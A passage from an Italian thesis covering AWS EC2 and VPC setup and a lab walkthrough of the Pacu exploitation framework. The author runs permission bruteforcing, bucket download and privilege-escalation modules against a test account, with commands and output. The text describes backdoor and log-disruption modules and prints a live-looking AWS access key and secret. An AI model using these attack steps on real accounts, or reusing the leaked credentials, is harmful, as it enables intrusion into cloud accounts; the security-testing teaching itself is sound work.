


Figura 5.11: Security group istanza pubblica

5.3 Accesso SSH e verifica connessione

Sono state istanziate le due macchine. Ora, prima di andare avanti, occorre verificarne effettivamente le funzionalità. Dalla dashboard saranno visibili gli indirizzi associati alle due istanze.




Figura 5.12: Istanze visibili nella dashboard

In questo momento tramite la chiave *TesiChiave.pem* sarà possibile accedere all'istanza pubblica ma non a quella privata, nel caso si usi Putty [3] occorrerà convertire il file *.pem* in *.ppk*; per questa operazione sarà possibile usare puttygen.
Nel caso di volesse procedere da linea di comando i comandi da eseguire sono:

```
1 chmod +x key.pem 0123456789
2 ssh -i "key-pem" bitnami@IP_MACHINE
```

Codice 5.1: Accesso SSH

oppure

```
1 chmod +x key.pem
2 ssh -i "key-pem" bitnami@DNSIPv4Public
```

Codice 5.2: Accesso SSH con DNS

Il nome dell'utente con il quale effettuare l'accesso per quest'immagine è bitnami, altre AMI come ad esempio quella usata nella macchina privata hanno come utenti admin ed ec2-user.
Dopo aver effettuato l'accesso si potranno creare contenuti per la pagina dentro la directory *Bitnami* che potranno essere visualizzati direttamente dal browser.

[3] Client SSH nel nostro caso usato per collegarsi all'istanza EC2.

Figura 5.13: Pagina d'esempio

In questo momento , nonostante le due macchiane siano nella stessa VPC , non sarà possibile dalla macchina pubblica poter verificare tramite il comando *ping* se la macchina privata è attiva. Questo avviene perché il security group, della macchina privata ha abilitato il traffico in ingresso soltato dalla porta 22, perciò basterà aggiungere una regola che può essere semplicemente ICMP per il security group associato alla macchina LAMP.




Figura 5.14: Connessione tra le due macchine

Grazie a questa sezione è stato possibile verificare il corretto funzionamento della VPC e riuscire a visualizzare da esterni una pagina web.

6. Pacu - AWS Exploitation Framework

Con la continua proliferazione di AWS, le aziende continuano a trasferire le proprie risorse tecniche nel cloud. Questo cambio porta con sé, oltre che vantaggi, anche nuove sfide alla sicurezza. Non si tratta di problematiche che insorgono solo per inesperti; difatti anche grandi aziende come GoDaddy e Uber hanno subito gravi violazioni dovute a malconfigurazioni del proprio cloud AWS.
Esistono molti strumenti per la scansione delle vulnerabilità di AWS, ma questi si concentrano sui requisiti di conformità, piuttosto che nello sfruttare il potenziale della debolezza.
É necessario quindi adottare un approccio strutturato per il pentesting su AWS [21].
In questo capitolo verrà esplorato l'exploitation framework PACU (prende il nome da un tipo di Piranha in Amazzonia, rappresentato nel logo).

Figura 6.1: Logo Pacu [21]

Pacu è supportato sia da MacOs che da Linux e richiede solo versioni di Python3.5 o superiori, e pip3 per l'installazione di librerie di interesse.
Nel caso non fosse presente una versione python 3.5 o superiore aggiornarla o installarla.
In seguito, se non presente, installare pip

```
sudo apt install python3-pip
sudo pip3 install -U pip
```

Codice 6.1: Installazione pip se necessaria

```
sudo pip3 install -U pacu
```

Codice 6.2: Installazione pacu

```
pacu
```

Codice 6.3: Avvio pacu

Pacu è un exploitation framework per AWS open-source, sviluppato per testare offensivamente la sicurezza dell'ambiente cloud. Creato e mantenuto da Rhino Security

Labs, Pacu consente di sfruttare malconfigurazioni all'interno dell'account AWS, utilizzando moduli per espandere facilmente le proprie funzionalità (ad esempio, user privilege escalation, backdooring utenti IAM, funzioni Lambda vulnerabili, ed altro [22]). Pacu può essere visto come l'equivalente di Metasploit per Amazon, ovvero rappresenta l'insieme di tutta l'esperienza e la ricerca fatta sul clouding AWS.
Attualmente ci sono fino a 35 moduli, che comprendono reconnaissance (fase durante la quale l'attaccante raccoglie informazioni sulle potenziali vittime), persistence, privilege escalation, enumeration, data exfiltration, manipolazione dei log e tecniche generali.
Pacu potrebbe essere utilizzato per compromettere delle credenziali, ma il suo vero potenziale è nella fase successiva. Immaginando di aver ottenuto delle credenziali AWS, ad esempio mediante phishing, sarà quello il momento in cui potremmo vedere la reale forza di questo framework.
Pacu è anche in grado di coprire le proprie tracce interrompendo il monitoraggio e la registrazione, ad esempio di CloudTrail o di GuardDuty.
I moduli più popolari inclusi sono:

- confirm_permissions: Enumera una lista di permessi conferiti sull'account corrente.
- privesc_scan: Sfrutta più di 20 differenti metodi di privilege escalation per ottenere più permessi.
- cloudtrail_csv_injection: Inietta formule malevoli dentro CloudTrail per mezzo di file CSV.
- disrupt_monitoring : Attacca GuardDuty, CloudTrail, Config, CloudWatch, e VPC per disturbare i vari monitoraggi e le capacità di logging.
- backdoor_users_[keys/passwords] : Stabilisce una backdoor aggiungendo le credenziali di un altro IAM account.
- sysman_ec2_rce : Sfrutta AWS Simple Systems Manager per provare ad ottenere l'accesso root su Linux o System su Windows per eseguire comandi sulle varie istanze EC2.
- backdoor_ec2_sec_groups : Aggiunge regole di backdoor nei security group per poter accedere a servizi privati.

6.1 Pacu - Manuale comandi

All'avvio di PACU verrà richiesto il nome della sessione.




Figura 6.2: Avvio di Pacu

Questa sessione verrà utilizzata per archiviare le coppie di chiavi AWS, nonché tutti i dati ottenuti dall'esecuzione dei vari moduli. É possibile avere un numero qualsiasi di sessioni diverse in Pacu, ognuna con i propri set di chiavi e dati AWS. Per accedere è richiesto un accesso, anche minimo, all'ambiente AWS mediante un ID chiave di accesso e una secret key di accesso.
Dopo aver avviato la sessione sarà possibile utilizzare i seguenti comandi:

- **list / ls**: Lista di tutti i moduli.
- **load_commands_file** < *file* >: Carica un file esistente con una lista di comandi da eseguire.
- **search [cat[egory]]** < *searchterm* >: Cerca nell'elenco dei moduli disponibili per nome o categoria.
- **help**: Visualizza la lista dei comandi.
- **help** < *modulename* >: Visualizza informazioni di un modulo.
- **whoami**: Visualizza informazioni relative alle chiavi attive.
- **data**: Visualizza tutti i dati che sono stati registrati nella sessione. Solo i campi con un valore saranno mostrati.

- **data** < *service* >: Visualizza tutti i dati per uno specifico servizio in questa sessione.
- **services**: Visualizza un elenco di servizi che hanno raccolto dati nella sessione corrente da utilizzare con il comando "data".
- **regions**: Visualizza una lista di tutte le regioni AWS valide.
- **set_regions** < *region* > [< *region* >**..**]: Imposta le regioni predefinite per questa sessione. Queste regioni separate dallo spazio verranno utilizzare per i moduli in cui le regioni sono richieste, ma non fornite dall'utente. Scegliendo il parametro "all", verrà ripristinato il valore predefinito di tutte le regioni supportate.
- **run/exec** *module_name*: Comando per eseguire un modulo.
- **set_keys**: Aggiunge un insieme di chiavi alla sessione e le imposta come default.
- **swap_keys**: Cambia le correnti; chiavi di AWS impostate come default.
- **import_keys** < $profilename$ > | − −*all*: Importa le chiavi AWS dal file credenziali (che si trova ~/.aws/credentials) nel database della sessione corrente. Inserire il nome del profilo che si vuole importare o aggiungere –all per importare tutte le credenziali presenti nel file.
- **assume_role** < *rolearn* >: Chiama la funzione AssumeRole su uno specifico ruolo dalle credenziali correnti, le credenziali temporanee risultanti vengono aggiunte al database delle chiavi di pacu.
- **export_keys**: Esporta le credenziali attive presenti nel file ~/.aws/credentials
- **sessions/list_sessions**: Elenca tutte le sessioni attive nel database di Pacu.
- **swap_session**: Cambiare la sessione attiva di pacu con un'altra registrata.
- **delete_session**: Eliminare una sessione di Pacu. La cartella con i risultati della sessione non verrà eliminata.
- **exit/quit**: Uscire da PACU.
- **aws** < *command* >: Esegui direttamente un comando AWS CLI. Nota: se Pacu rileva "aws" come prima parola del comando, l'intero comando verrà invece eseguito in una shell in modo da poter utilizzare l'AWS CLI da Pacu.
- **console/open_console**: Genera un URL, che registrerà l'utente o ruolo corrente nella console Web AWS.

6.2 Pacu - Esecuzione pratica

Dopo aver scelto il nome della sessione, è necessario registrare le chiavi del proprio account AWS.
Per visualizzare gli utenti IAM basterà accedere alla console AWS ed andare nella sezione utenti.




Figura 6.3: IAM User

Nel nostro caso verrà scelto il profilo creato in precedenza, al paragrafo 4.1.1 cioè *ProvaFullAccessS3*.




Figura 6.4: Set_keys PACU

Dopo aver effettuato l'accesso con i dati dell'account IAM, sarà possibile iniziare ad eseguire i test sulla piattaforma cloud. L'utente con il quale è stata effettuata l'autenticazione ha permessi solo su S3 e Glacier.

1. Eseguire il comando whoami per vedere l'utente con il quale è stato effettuato l'accesso.

```
1       whoami
```

Codice 6.4: whoami




Figura 6.5: Whoami

2. Mediante il comando *set_regions eu-west-1* sarà possibile enumerare e ricercare informazioni su questa regione.

```
1       set_regions eu-west-1
```

Codice 6.5: Set regions

3. Grazie al comando ls sarà possibile avere una lista completa dei moduli che possiamo usare. Si suddividono in diverse tipologie, ad esempio privilege escalation, enumeration o exploit.

```
1       ls
```

Codice 6.6: ls command

4. Con gli attuali permessi non sarà possibile eseguire alcuna operazione di exploit verso l'infrastruttura. Nonostante ciò, proveremo lo stesso con il comando *run iam__enum_permissions* che permetterà di enumerare i permessi del serivizio IAM (questo comando ha delle effettive funzionalità nel caso in cui l'utente abbia settato come azione iam:ListAttachedUserPoliticies o iam:GetUserPolicy). Nel caso in cui l'account non abbia quei due permessi, sarebbe necessario eseguire un attacco bruteforce per scoprire le sue autorizzazioni, questo però risulterebbe essere molto pesante sia in termini di tempi che di costi computazionali. É possibile effettuare il bruteforce su tutti i servizi disponibili (ec2,s3,logs) oppure sceglierne alcuni, scrivendoli opportunamente nel comando

```
1       run iam__bruteforce_permissions --services [servizio]
```

Codice 6.7: Bruteforce permessi

Il risultato ottenuto è:

```
[iam__bruteforce_permissions] iam__bruteforce_permissions completed.

[iam__bruteforce_permissions] MODULE SUMMARY:

Services:
  Supported: ['ec2', 's3', 'logs'].
  Unsupported: [].
  Unknown: 44.
44 allow permissions found.
44 unknown permissions found.
162 deny permissions found.
```

Figura 6.6: Risultato di bruteforcing rispetto ai permessi

Durante l'esecuzione del comando si potranno vedere tutte le autorizzazioni che vengono controllate e che sono permesse oppure no all'utente.

```
[iam__bruteforce_permissions] Trying get_transit_gateway_route_table_prop
agations -- kwargs: {'TransitGatewayRouteTableId': 'dummydata', 'DryRun':
 True, 'MaxResults': 10}
An error occurred (UnauthorizedOperation) when calling the GetTransitGate
wayRouteTablePropagations operation: You are not authorized to perform th
is operation.
Getting info for func: get_bucket_accelerate_configuration, param: Bucket
[iam__bruteforce_permissions] Trying get_bucket_accelerate_configuration
-- kwargs: {'Bucket': 'bucketesempiotesitest'}
[iam__bruteforce_permissions]     Authorization exists for: get_bucket_ac
celerate_configuration
Getting info for func: get_bucket_acl, param: Bucket
[iam__bruteforce_permissions] Trying get_bucket_acl -- kwargs: {'Bucket':
 'bucketesempiotesitest'}
[iam__bruteforce_permissions]     Authorization exists for: get_bucket_ac
l
Getting info for func: get_bucket_analytics_configuration, param: Bucket
[iam__bruteforce_permissions] Trying get_bucket_analytics_configuration -
- kwargs: {'Bucket': 'bucketesempiotesitest', 'Id': 'dummydata'}
[iam__bruteforce_permissions]     Authorization exists for: get_bucket_an
alytics_configuration
Getting info for func: get_bucket_cors, param: Bucket
```

Figura 6.7: Esempio di autorizzazione positivo e negativo

5. Anche usando il modulo *s3__download_bucket* non si avranno risultati effettivi, a causa dei permessi insufficienti, nonostante si abbia FullAccessS3.

```
1       run s3__download_bucket
```

Codice 6.8: S3 -Download Bucket

```
Pacu (SessionTesting:AccountTesiS3Access) > run s3__download_bucket
  Running module s3__download_bucket...
[s3__download_bucket] Enumerating buckets...
[s3__download_bucket]   Found bucket "bucketesempiotesitest"
[s3__download_bucket]   Found bucket "elasticbeanstalk-eu-west-1-925331193091"
[s3__download_bucket]   Found bucket "pippqqqqqqqqqqqqqq"
[s3__download_bucket] Starting enumerating objects in buckets...
[s3__download_bucket] Finished enumerating objects in buckets...

[2021-10-06 21:22:01] Pacu encountered an error while running the previous comm
and. Check /home/kalid/.local/share/pacu/SessionTesting/error_log.txt for techn
ical details. [LOG LEVEL: MINIMAL]

    <class 'botocore.exceptions.ClientError'>: An error occurred (AccessDenied)
 when calling the GetMetricStatistics operation: User: arn:aws:iam::92533119309
1:user/ProvaFullAccessS3 is not authorized to perform: cloudwatch:GetMetricStat
istics
```

Figura 6.8: Esempio PACU modulo

6. Anche provando l'altro modulo, per eseguire privilege escalation sull'infrastruttura si avranno scarsi risultati.

```
1       run iam__privesc_scan
```

Codice 6.9: Run IAM privilage Escalation

```
Pacu (SessionTesting:AccountTesiS3Access) > run iam__privesc_scan
  Running module iam__privesc_scan...

[2021-10-06 20:50:39] Pacu encountered an error while running the previous comm
and. Check /home/kalid/.local/share/pacu/SessionTesting/error_log.txt for techn
ical details. [LOG LEVEL: MINIMAL]

    <class 'AttributeError'>: 'list' object has no attribute 'keys'
```

Figura 6.9: Privilage Escalation fallito

Per avere un effettivo test è stato realizzato un nuovo utente IAM al quale è stata associata la seguente policy:

```
{
   "Version": "2012-10-17",
   "Statement": [
      {
         "Effect": "Allow",
         "Action": [
            "iam:GetUserPolicy",
            "iam:GetPolicy",
            "iam:PutPolicy",
            "iam:PutUserPolicy",
            "iam:List*"
         ],
         "Resource": "*"
      }
   ]
}
```

Codice 6.10: Policy settata

L'immagine sottostante rappresenta l'utente che viene creato per questo test.




Figura 6.10: Creazione nuovo utente

I passi per eseguire questo nuovo test sono:

1. Si effettua il login a pacu con le nuove chiavi dell'utente

```
      set_keys
```

Codice 6.11: Set key del nuovo account

```
Pacu (PacuTestPermission:None) > set_keys
Setting AWS Keys...
Press enter to keep the value currently stored.
Enter the letter C to clear the value, rather than set it.
If you enter an existing key_alias, that key's fields will be updated instead of added.

Key alias [None]: TesiPacuTesterAccount
Access key ID [None]: AKIA5O4QJPUBZT57WB42
Secret access key [No**]: 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
Session token (Optional - for temp AWS keys only) [None]:

Keys saved to database.
```

Figura 6.11: Nuovo utente login

2. Viene settata la regione con il comando

```
1          set_regions eu-west-1
```

Codice 6.12: Set key del nuovo account

```
Pacu (PacuTestPermission:TesiPacuTesterAccount) > set_regions eu-west-1
  Session regions changed: ['eu-west-1']
```

Figura 6.12: Nuovo utente login

3. Nel caso venisse usato il comando *whoami* si avrebbe una lista incompleta come quella in figura 6.5 perciò deve essere effettuata l'enumerazione delle policy IAM mediante il comando *run iam__enum_permissions*

```
1          run iam__enum_permissions
```

Codice 6.13: Run IAM Permissions

```
Pacu (PacuTestPermission:TesiPacuTesterAccount) > run iam__enum_permissions
  Running module iam__enum_permissions...
[iam__enum_permissions] Confirming permissions for users:
[iam__enum_permissions]   TesiAccountPermessi...
Get policy version failed: An error occurred (AccessDenied) when calling the GetPolicyVersion operation:
 User: arn:aws:iam::925331193091:user/TesiAccountPermessi is not authorized to perform: iam:GetPolicyVer
sion on resource: policy arn:aws:iam::925331193091:policy/PacuTest version v3
Get policy version failed: An error occurred (AccessDenied) when calling the GetPolicyVersion operation:
 User: arn:aws:iam::925331193091:user/TesiAccountPermessi is not authorized to perform: iam:GetPolicyVer
sion on resource: policy arn:aws:iam::aws:policy/IAMUserChangePassword version v2
[iam__enum_permissions]     Confirmed Permissions for TesiAccountPermessi
[iam__enum_permissions] iam__enum_permissions completed.

[iam__enum_permissions] MODULE SUMMARY:

  Confirmed permissions for 0 user(s).
  Confirmed permissions for 0 role(s).
```

Figura 6.13: IAM permissions user

```
1          whoami
```

Codice 6.14: whoami




Figura 6.14: Whoami

4. A questo punto potremmo provare ad enumerare le istanze ec2, ma ciò avrebbe pessimi risultati.

```
1          run ec2__enum
```

Codice 6.15: Enumerazione macchine EC2

